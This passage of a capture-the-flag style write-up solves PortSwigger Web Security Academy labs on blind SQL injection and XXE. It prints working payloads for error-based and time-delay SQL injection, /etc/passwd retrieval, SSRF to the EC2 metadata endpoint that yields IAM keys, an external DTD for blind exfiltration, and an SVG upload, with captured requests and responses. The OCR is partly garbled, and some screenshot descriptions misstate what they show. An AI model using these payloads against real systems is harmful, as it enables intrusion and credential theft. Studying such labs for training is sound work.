3 Cookie: TrackingId=HbHma9PipdxK472n' +AND+1=CAST((SELECT+1) + AS+int)--; session=qD4bsGPSF8KbZe46NEFTXw3SHsm5TV8L				3 X-Frame-Options: SAMEORIGIN			
4 Cache-Control: max-age=0				4 Content-Length: 11333			
5 Sec-Ch-Ua:				5			
				6 <!DOCTYPE html>			
				7 <html>			
				8 <head>			
				9 <link href=/resources/labhead			

We can see we are no longer getting the error message.

- Step 04: Modify the “SELECT” statement to fetch usernames.

Cookie: TrackingId=HbHma9PipdxK472n' AND 1=CAST((SELECT username FROM users) AS int)--; session=qD4bsGPSF8KbZe46NEFTXw3SHsm5TV8L Cache-Control: max-age=0 Sec-Ch-Ua: Sec-Ch-Ua-Mobile: ?0 Sec-Ch-Ua-Platform: "" Upgrade-Insecure-Requests: 1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)	39 <div theme=""> 40 <section class="maincontainer"> 41 <div class="container"> 42 <header class="navigation-header"> 43 </header> 44 <h4>Unterminated string literal started at position 95 in SQL SELECT * FROM tracking WHERE id = 'HbHma9PipdxK472n' AND 1=CAST((SELECT username FROM users) AS '. Expected char
--	--

Delete the original value of the cookie and hit send.

```

3 Cookie: TrackingId=1 AND 1=CAST((SELECT
4   username FROM users) AS int)--; session=
5 qD4bsGPSF8KbZe46NEFTXw3SHsm5TV8L
6 Cache-Control: max-age=0
7 Sec-Ch-Ua:
8 Sec-Ch-Ua-Mobile: ?0
9 Sec-Ch-Ua-Platform: ""
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT
12   10.0; Win64; x64) AppleWebKit/537.36
13   (KHTML, like Gecko)
14   Chrome/116.0.5845.141 Safari/537.36
15 Accept:
16   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
17   ange;v=b3;q=0.7
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33   <span class=lab-status-icon>
34     </span>
35   </div>
36   </div>
37   </section>
38 </div>
39 <div theme="">
40   <section class="maincontainer">
41     <div class="container">
42       <header class="navigation-header">
43         </header>
44         <h4>
45           ERROR: more than one row
46           returned by a subquery used as
47           an expression
48         </h4>

```

Notice that we received a new error message. To fix the error message modify the query to return only one row.

```

3 Cookie: TrackingId=1 AND 1=CAST((SELECT
4   username FROM users LIMIT 1) AS int)--; session=
5 qD4bsGPSF8KbZe46NEFTXw3SHsm5TV8L
6 Cache-Control: max-age=0
7 Sec-Ch-Ua:
8 Sec-Ch-Ua-Mobile: ?0
9 Sec-Ch-Ua-Platform: ""
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT
12   10.0; Win64; x64) AppleWebKit/537.36
13   (KHTML, like Gecko)
14   Chrome/116.0.5845.141 Safari/537.36
15 Accept:
16   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch
17   ange;v=b3;q=0.7
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33   </p>
34   <span class=lab-status-icon>
35     </span>
36   </div>
37   </div>
38   </section>
39 </div>
40 <div theme="">
41   <section class="maincontainer">
42     <div class="container">
43       <header class="navigation-header">
44         </header>
45         <h4>
46           ERROR: invalid input syntax for
47           type integer: "administrator"
48         </h4>

```

Then we get an error message with the leaked first username from the users table.

Now we can modify the query to get the password of the administrator.

3 Cookie: TrackingId=' AND l=CAST((SELECT	33
password FROM users LIMIT 1) AS int)--;	34
session=qD4bsGPSF8KbZe46NEFTXw3SHsm5TV8L	35 </div>
4 Cache-Control: max-age=0	36 </div>
5 Sec-Ch-Ua:	37 </section>
6 Sec-Ch-Ua-Mobile: ?0	38 </div>
7 Sec-Ch-Ua-Platform: ""	39 <div theme="">
8 Upgrade-Insecure-Requests: 1	40 <section class="maincontainer">
9 User-Agent: Mozilla/5.0 (Windows NT	41 <div class="container">
10.0; Win64; x64) AppleWebKit/537.36	42 <header class="navigation-header">
(KHTML, like Gecko)	43 </header>
Chrome/116.0.5845.141 Safari/537.36	44 <h4>
10 Accept:	ERROR: invalid input syntax for
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exch	type integer: "wg187fgs4fm02lnat4fw"

Now we can log in as administrator using this password.

14. Blind SQL injection with time delays.

This lab contains a [blind SQL injection](#) vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

To solve the lab, exploit the SQL injection vulnerability to cause a 10 second delay.

- Step 01: In this case we have a PostgreSQL database. So we can check if the website is vulnerable by using this payload:

```
'||pg_sleep(10)—
```



When we hit send we can see it took 20,201 milliseconds to response.

15. Blind SQL injection with time delays and information retrieval.

This lab contains a [blind SQL injection](#) vulnerability. The application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie.

The results of the SQL query are not returned, and the application does not respond any differently based on whether the query returns any rows or causes an error. However, since the query is executed synchronously, it is possible to trigger conditional time delays to infer information.

The database contains a different table called users, with columns called username and password. You need to exploit the blind SQL injection vulnerability to find out the password of the administrator user.

To solve the lab, log in as the administrator user.

- Step 01: We have to confirm that page is vulnerable.

The screenshot shows the Network tab of a browser's developer tools. It displays a request and a response. The request is a GET / HTTP/2 with various headers and a cookie containing a tracking ID and session information. The response is an HTTP/2 200 OK with a Content-Type of text/html; charset=utf-8. The response body contains HTML code for a header section, including a title and a script tag. The script tag includes a comment: "Blind SQL injection with time delays and information retrieval". A red arrow points from this comment down to the "Raw" tab of the request section, indicating that the application is performing blind SQL injection by delaying responses based on query results.

Request		Response	
Pretty	Raw	Pretty	Raw
1 GET / HTTP/2		1 HTTP/2 200 OK	
2 Host:	Oab300f90407e1de8194a70900d900db.web-security-academy.net	2 Content-Type: text/html; charset=utf-8	
3 Cookie: TrackingId=5k7VCE8Et1ztgWYw' pg_sleep(10)--; session=bnXb9baPV2ISGZJ4vMtbCNtHRZTk0QEA		3 X-Frame-Options: SAMEORIGIN	
4 Cache-Control: max-age=0		4 Content-Length: 11443	
5 Sec-Ch-Ua:		5	
6 Sec-Ch-Ua-Mobile: ?0		6 <!DOCTYPE html>	
7 Sec-Ch-Ua-Platform: ""		7 <html>	
8 Upgrade-Insecure-Requests: 1		8 <head>	
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)		9 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">	
Chrome/116.0.5845.141 Safari/537.36		10 <link href="/resources/css/labsEcommerce.css rel=stylesheet">	
10 Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7	11 <title>	Blind SQL injection with time delays and information retrieval
11 Sec-Fetch-Site: none		12 </title>	
12 Sec-Fetch-Mode: navigate		13 <body>	
13 Sec-Fetch-User: ?1		14 <script src="/resources/labheader/js/labHeader.js">	
14 Sec-Fetch-Dest: document		15 </script>	
15 Accept-Encoding: gzip, deflate		16 <div id="academyLabHeader">	
16 Accept-Language: en-US,en;q=0.9		17 <section class='academyLabBanner'>	
17		18 <div class=container>	
18		19 <div class=logo>	
		</div>	
		<div class=title-container>	
		</div>	
Done	Search... 0 highlights	Done	Search... 0 highlights
			11,552 bytes 20,189 millis

- Step 02: We have to confirm the administrator username exists in the users table.

```
5 6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=
10      /resources/labheader/css/academyLab
11      Header.css rel=stylesheet>
12     <link href=
13      /resources/css/labsEcommerce.css
14      rel=stylesheet>
15     <title>
16       Blind SQL injection with time
17       delays and information retrieval
18     </title>
19   </head>
20   <body>
21     <script src="
22      /resources/labheader/js/labHeader.j
23      s">
24     </script>
25     <div id="academyLabHeader">
26       <section class='academyLabBanner'
27         >
28         <div class=container>
29           <div class=logo>
30           </div>
31           <div class=title-container>
32             <h1>
```

As we can see it took 10 seconds to response, so it means the administrator username exists in the users table.

- Step 03: Then we have to find out the password length.

```
5 <!DOCTYPE html>
6 <html>
7   <head>
8     <link href=
9       /resources/labheader/css/academyLab
10      Header.css rel=stylesheet>
11    <link href=
12      /resources/css/labsEcommerce.css
13      rel=stylesheet>
14    <title>
15      Blind SQL injection with time
16      delays and information retrieval
17    </title>
18  </head>
19  <body>
20    <script src="
21      /resources/labheader/js/labHeader.j
22      s">
23    </script>
24    <div id="academyLabHeader">
25      <section class='academyLabBanner'
26        >
27        <div class=container>
28          <div class=logo>
29          </div>
30          <div class=title-container>
31            ...
32        </div>
33      </section>
34    </div>
```

0 highlights

11,552 bytes | 164 millis

So, we can see the password length is less than 21 characters.

- Step 04: Now we can bruteforce the password using intruder.

```
' || (SELECT CASE WHEN(username='administrator' AND SUBSTR(password,1,1)='a'
THEN pg_sleep(10) ELSE pg_sleep(-1)END FROM users)--;
```

We have to use “cluster bomb” as the attack type.

Payload sets

You can define one or more payload sets. The number of payload sets defined: 1

Payload set:	1	Payload count: 21
Payload type:	Numbers	Request count: 756

Payload settings [Numbers]

This payload type generates numeric payloads within a given range and step.

Number range

Type: Sequential Random

From: 1

To: 21

Step: 1

How many:

You can define one or more payload sets. The number of payload sets defined: 2

Payload set:	2	Payload count: 21
Payload type:	Brute forcer	Request count: 756

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths.

Character set:	abcdefghijklmnopqrstuvwxyz0123456789
Min length:	1
Max length:	1

Select create new resource pool and set maximum concurrent requests to 1 and click “start attack”.

Positions Payloads **Resource pool** Settings

② **Resource pool**

Specify the resource pool in which the attack will be run. Resource pools are used to limit the number of concurrent requests and the time between requests.

Use existing resource pool

Selected	Resource pool	Concurrent requests	Request delay
<input checked="" type="radio"/>	Default resource pool	10	

Create new resource pool

Name:

Maximum concurrent requests:

Delay between requests: milliseconds

Fixed

To check which requests takes too much time go to columns tab and check “Response received”.

After the attack we can find the password by checking the most response time that each request got.

XML external entity (XXE) injection

1. Exploiting XXE using external entities to retrieve files.

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response. To solve the lab, inject an XML external entity to retrieve the contents of the /etc/passwd file.

- Step 01: Go to product page, click on "Check stock," and intercept the subsequent POST request using Burp Suite.
- Step 02: Include the following external entity definition between the XML declaration and the stockCheck element:
`<!DOCTYPE xxe [<!ENTITY password SYSTEM "file:///etc/passwd">]>`
- Step 03: Then replace productid with a reference to the external entity "&password;".

Request		Response			
Pretty	Raw	Hex	Pretty	Raw	Hex
1 POST /product/stock HTTP/2			1 HTTP/2 400 Bad Request		
2 Host: Dad8009c04ca542b838e70d900f40001.web-security-academy.net			2 Content-Type: application/json; charset=utf-8		
3 Cookie: session=4m8uuINQiGC5lRRbp09E2YYEobPgMg3Q			3 X-Frame-Options: SAMEORIGIN		
4 Content-Length: 185			4 Content-Length: 2338		
5 Sec-Ch-Ua:			5		
6 Sec-Ch-Ua-Platform: ""			6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash		
7 Sec-Ch-Ua-Mobile: ?0			7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36			8 bin:x:2:2:bin:/bin:/usr/sbin/nologin		
9 Content-Type: application/xml			9 sys:x:3:3:sys:/dev:/usr/sbin/nologin		
10 Accept: */*			10 sync:x:4:65534:sync:/bin:/sync		
11 Origin: https://Dad8009c04ca542b838e70d900f40001.web-security-academy.net			11 games:x:5:60:games:/usr/games:/usr/sbin/nologin		
12 Sec-Fetch-Site: same-origin			12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin		
13 Sec-Fetch-Mode: cors			13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin		
14 Sec-Fetch-Dest: empty			14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin		
15 Referer:			15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin		
https://Dad8009c04ca542b838e70d900f40001.web-security-academy.net/product?productId=1			16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin		
16 Accept-Encoding: gzip, deflate			17 proxy:x:13:13:proxy:/usr/sbin/nologin		
17 Accept-Language: en-US,en;q=0.9			18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin		
18			19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin		
19 <?xml version="1.0" encoding="UTF-8"?>			20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin		
20 <!DOCTYPE xxe [<!ENTITY password SYSTEM "file:///etc/passwd">]>			21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin		
21 <stockCheck>			22 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnat		
<productId>			23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin		
&password;			24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin		
</productId>			25 peter:x:12001:12001::/home/peter:/bin/bash		
<storeId>			26 carlos:x:12002:12002::/home/carlos:/bin/bash		
3			27 user:x:12000:12000::/home/user:/bin/bash		
</storeId>			28 elmer:x:12099:12099::/home/elmer:/bin/bash		
</stockCheck>			29 academy:x:10000:10000::/academy:/bin/bash		
			30 messagebus:x:101:101::/nonexistent:/usr/sbin/nologin		
			31 dnsmasq:x:102:65534:dnsmasq,		

2. Exploiting XXE to perform SSRF attacks.

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.

The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.

To solve the lab, exploit the [XXE](#) vulnerability to perform an [SSRF attack](#) that obtains the server's IAM secret access key from the EC2 metadata endpoint.

- Step 01: Go to product page, click on "Check stock," and intercept the subsequent POST request using Burp Suite.
- Step 02: Include the following external entity definition between the XML declaration and the stockCheck element:

```
<!DOCTYPE test [ <!ENTITY ssrf SYSTEM "http://169.254.169.254/"> ]>
```

- Step 03: Change the productId number with a reference to the external entity: &ssrf;. After that the response should display "Invalid product ID:" followed by the response from the metadata endpoint, which will initially be a folder name.

Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 POST /product/stock HTTP/2			1 HTTP/2 400 Bad Request			
2 Host: Oab0009c0330b42b827183bc000d000c.web-security-academy.net			2 Content-Type: application/json; charset=utf-8			
3 Cookie: session=xEo3aggQ9QMiziK4mUAPYFavYae9Ouwu			3 X-Frame-Options: SAMEORIGIN			
4 Content-Length: 185			4 Content-Length: 28			
5 Sec-Ch-Ua:			5			
6 Sec-Ch-Ua-Platform: ""			6 "Invalid product ID: latest"			
7 Sec-Ch-Ua-Mobile: ?0						
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36						
9 Content-Type: application/xml						
10 Accept: */*						
11 Origin: https://Oab0009c0330b42b827183bc000d000c.web-security-academy.net						
12 Sec-Fetch-Site: same-origin						
13 Sec-Fetch-Mode: cors						
14 Sec-Fetch-Dest: empty						
15 Referer:						
https://Oab0009c0330b42b827183bc000d000c.web-security-academy.net/product?productId=1						
16 Accept-Encoding: gzip, deflate						
17 Accept-Language: en-US, en;q=0.9						
18						
19 <?xml version="1.0" encoding="UTF-8"?>						
20 <!DOCTYPE test [<!ENTITY ssrf SYSTEM "http://169.254.169.254/">]>						
21 <stockCheck>						
22 <productId>						
&ssrf;						
</productId>						
<storeId>						
1						
</storeId>						
</stockCheck>						

- Step 04: Gradually modify the URL in the DTD to navigate through the API until we reach /latest/meta-data/iam/security-credentials/admin. At this point, we should receive a JSON response that contains the SecretAccessKey.

Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 POST /product/stock HTTP/2			1 HTTP/2 400 Bad Request			
2 Host: Oab0009c0330b42b827183bc000d000c.web-security-academy.net			2 Content-Type: application/json; charset=utf-8			
3 Cookie: session=xEo3aggQ9QMiziK4mUAPYFavYae9Ouwu			3 X-Frame-Options: SAMEORIGIN			
4 Content-Length: 332			4 Content-Length: 552			
5 Sec-Ch-Ua:			5			
6 Sec-Ch-Ua-Platform: ""			6 "Invalid product ID: (
7 Sec-Ch-Ua-Mobile: ?0			7 "Code": "Success",			
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36			8 "LastUpdated": "2023-09-04T02:27:06.9684780352",			
9 Content-Type: application/xml			9 "Type": "AWS-HMAC",			
10 Accept: */*			10 "AccessKeyId": "9d006MPJin8OTyQht66d",			
11 Origin: https://Oab0009c0330b42b827183bc000d000c.web-security-academy.net			11 "SecretAccessKey": "kvKEVbPNvGESDCQ5HP24WEZPNlOCjVrGDYr4h48w",			
12 Sec-Fetch-Site: same-origin			12 "Token":			
13 Sec-Fetch-Mode: cors			"csuWOr1zILsNU5T1OmEtCPn4xDoaBpQd8z8QEWwNLlOrz1eBDJUBwvL2U5WP5VnGUgCvishr2w0NWIdYAFZDpj3			
14 Sec-Fetch-Dest: empty			yVnfVbKuKyv@5hsYpTpM8UqnlUlt56gLJQU2Thybvxm01Cm65xRJaiveBxvK73qJ7z3suTuH4dcg5SqfHynmRoiL			
15 Referer:			wIPbPJgx5MABpX7w6Y0mQdx7TRVgRgop8HHh4FVUUp3guqYezbF8IsvleAyixSAzWUhmcCWoqGvgu",			
https://Oab0009c0330b42b827183bc000d000c.web-security-academy.net/product?productId=1			13 "Expiration": "2029-09-02T20:27:06.9684780352"			
16 Accept-Encoding: gzip, deflate			14 "			
17 Accept-Language: en-US, en;q=0.9						
18						
19 <?xml version="1.0" encoding="UTF-8"?>						
20 <!DOCTYPE test [<!ENTITY ssrf SYSTEM						
"http://169.254.169.254/latest/meta-data/iam/security-credentials/admin">]>						
21 <stockCheck>						
22 <productId>						
&ssrf;						
</productId>						
<storeId>						
1						
</storeId>						
</stockCheck>						

3. Exploiting blind XXE to retrieve data via error messages.

This lab has a "Check stock" feature that parses XML input but does not display the result.


To solve the lab, use an external DTD to trigger an error message that displays the contents of the /etc/passwd file.

The lab contains a link to an exploit server on a different domain where you can host your malicious DTD.

- Step 01: Click “go to exploit server” and store the following DTD file in the body section on the server:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```

Click store and “view exploit” and copy the URL of the DTD.



A screenshot of a web browser window. The address bar shows a URL starting with "exploit-0a4e00b403c8bf4b8091f74501490069.exploit-server.net/ex". The main content area of the browser displays the following DTD code:

```
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///invalid/%file;'>">
%eval;
%exfil;
```

- Step 02: We need to send the “stockCheck” request to repeater and insert the following XML declaration:

```
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "YOUR-DTD-URL"> %xxe;]>
```

Then click send and we can see an error message containing the “/etc/passwd/” file.

```

Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0aea00e903ecbf598036f802000800b7.web-security-academy.net
3 Cookie: session=typAzQQGrQiuP4SCKwtwIWLRFsIbtZsc
4 Content-Length: 238
5 Sec-Ch-Ua:
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Content-Type: application/xml
10 Accept: */
11 Origin: https://0aea00e903ecbf598036f802000800b7.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer:
https://0aea00e903ecbf598036f802000800b7.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
<?xml version="1.0" encoding="UTF-8"?>
20 <!DOCTYPE foo [ <!ENTITY % xxe SYSTEM
"https://exploit-Da4e00b403c8bf4b8091f74501490069.exploit-server.net/exploit.dtd">
%xxe; ]>
21 <stockCheck>
<productId>
1
</productId>
<storeId>
3
</storeId>
</stockCheck>

```

```

Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2415
5
6 "XML parser exited with error: java.io.FileNotFoundException: /in
root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/user/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats:/us
23 nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
25 peter:x:12001:12001:/home/peter:/bin/bash
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/sbin/nologin
31 dnsmasq:x:102:65534:dnsmasq,
```

② ⚙️ ⏪ ⏩ Search... 0 highlights Done

4. Exploiting XInclude to retrieve files.

This lab has a "Check stock" feature that embeds the user input inside a server-side XML document that is subsequently parsed.

Because you don't control the entire XML document you can't define a DTD to launch a classic [XXE](#) attack.

To solve the lab, inject an XInclude statement to retrieve the contents of the /etc/passwd file.

- Step 01: Go to product page, then click on "Check stock," and use Burp Suite to intercept the request and send it to repeater.

And then set the value of productid parameter to this:

```
<foo      xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include      parse="text"
      href="file:///etc/passwd"/></foo>
```

And click send then we can see the /etc/passwd file.

Request	Response
<pre> Pretty Raw Hex 1 POST /product/stock HTTP/2 2 Host: Da9e007904dcf2cb808f3ala002700f0.web-security-academy.net 3 Cookie: session=fuq2ws2w4ZVxbPpFxeBtkn3ThoDcYHSP 4 Content-Length: 126 5 Sec-Ch-Ua: 6 Sec-Ch-Ua-Platform: "" 7 Sec-Ch-Ua-Mobile: ?0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36 9 Content-Type: application/x-www-form-urlencoded 0 Accept: */ 1 Origin: https://Da9e007904dcf2cb808f3ala002700f0.web-security-academy.net 2 Sec-Fetch-Site: same-origin 3 Sec-Fetch-Mode: cors 4 Sec-Fetch-Dest: empty 5 Referer: https://Da9e007904dcf2cb808f3ala002700f0.web-security-academy.net/product?productId=1 6 Accept-Encoding: gzip, deflate 7 Accept-Language: en-US,en;q=0.9 8 9 productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include parse="text" href="/etc/passwd"/></foo>&storeId=1 </pre>	<pre> Pretty Raw Hex Render 1 HTTP/2 400 Bad Request 2 Content-Type: application/json; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2338 5 6 "Invalid product ID: root:x:0:0:root:/root:/bin/bash 7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 8 bin:x:2:2:bin:/bin:/usr/sbin/nologin 9 sys:x:3:3:sys:/dev:/usr/sbin/nologin 10 sync:x:4:65534:sync:/bin:/sync 11 games:x:5:60:games:/usr/games:/usr/sbin/nologin 12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin 15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin 16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin 17 proxy:x:13:13:proxy:/usr/sbin/nologin 18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin 19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin 20 list:x:38:38:MailingListManager:/var/list:/usr/sbin/nologin 21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin 22 gnats:x:41:41:GnatsBug-ReportingSystem(admin):/var/lib/gnats 23 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin 24 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin 25 peter:x:12001:12001::/home/peter:/bin/bash 26 carlos:x:12002:12002::/home/carlos:/bin/bash </pre>

5. Exploiting XXE via image file upload.

This lab lets users attach avatars to comments and uses the Apache Batik library to process avatar image files.

To solve the lab, upload an image that displays the contents of the /etc/hostname file after processing. Then use the "Submit solution" button to submit the value of the server hostname.

The SVG image format uses XML.

- Step 01: First download an SVG icon image file click on a post. Make test comment with the .svg file and open burp suite and intercept the request. Click post comment and send the request to the repeater.

The screenshot shows a NetworkMiner capture of a POST request to a web security challenge. The request payload is an XML document designed to exploit an XXE vulnerability. The XML includes a reference to the local host's IP address and port (file:///etc/hostname) and contains a self-referencing entity declaration (&xxe;) which is intended to be resolved by the server, leading to a Denial of Service (DoS) condition.

```

<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" >>]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>

```

- Step 02: Delete all the .svg xml content and paste this and hit send.

```

<?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" >>]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>

```

Request		Response			
	Pretty	Raw	Hex	Pretty	Raw
33	test			1	HTTP/2 302 Found
34	-----WebKitFormBoundaryRhDN8ymZRhN2KB7C			2	Location:
35	Content-Disposition: form-data; name="name"			3	/post/comment/confirmation?po
36				4	X-Frame-Options: SAMEORIGIN
37	test			5	
38	-----WebKitFormBoundaryRhDN8ymZRhN2KB7C			6	
39	Content-Disposition: form-data; name="avatar"				
	; filename="circle-heat-svgrepo-com.svg"				
40	Content-Type: image/svg+xml				
41					
42	<?xml version="1.0" standalone="yes"?>				
43	<!DOCTYPE test [<!ENTITY xxe SYSTEM				
	"file:///etc/hostname" >]>				
44	<svg width="128px" height="128px"				
	xmlns="http://www.w3.org/2000/svg"				
	xmlns:xlink="http://www.w3.org/1999/xlink"				
	version="1.1">				
45	<text font-size="16" x="0"				
	y="16">&xxe;</text>				
46	</svg>				

- Step 03: Then go to the post page and open the comment image icon.



- Step 04: Then we can see the actual host name of the target on the image. Note it down and go to the post page again and click on “Submit solution tab” on the header. And paste the host name and click submit.

...04ec7cab80140da800b900b1.web-security-academy.net says

Answer:

addd2d8efcc3|

OK

Cancel

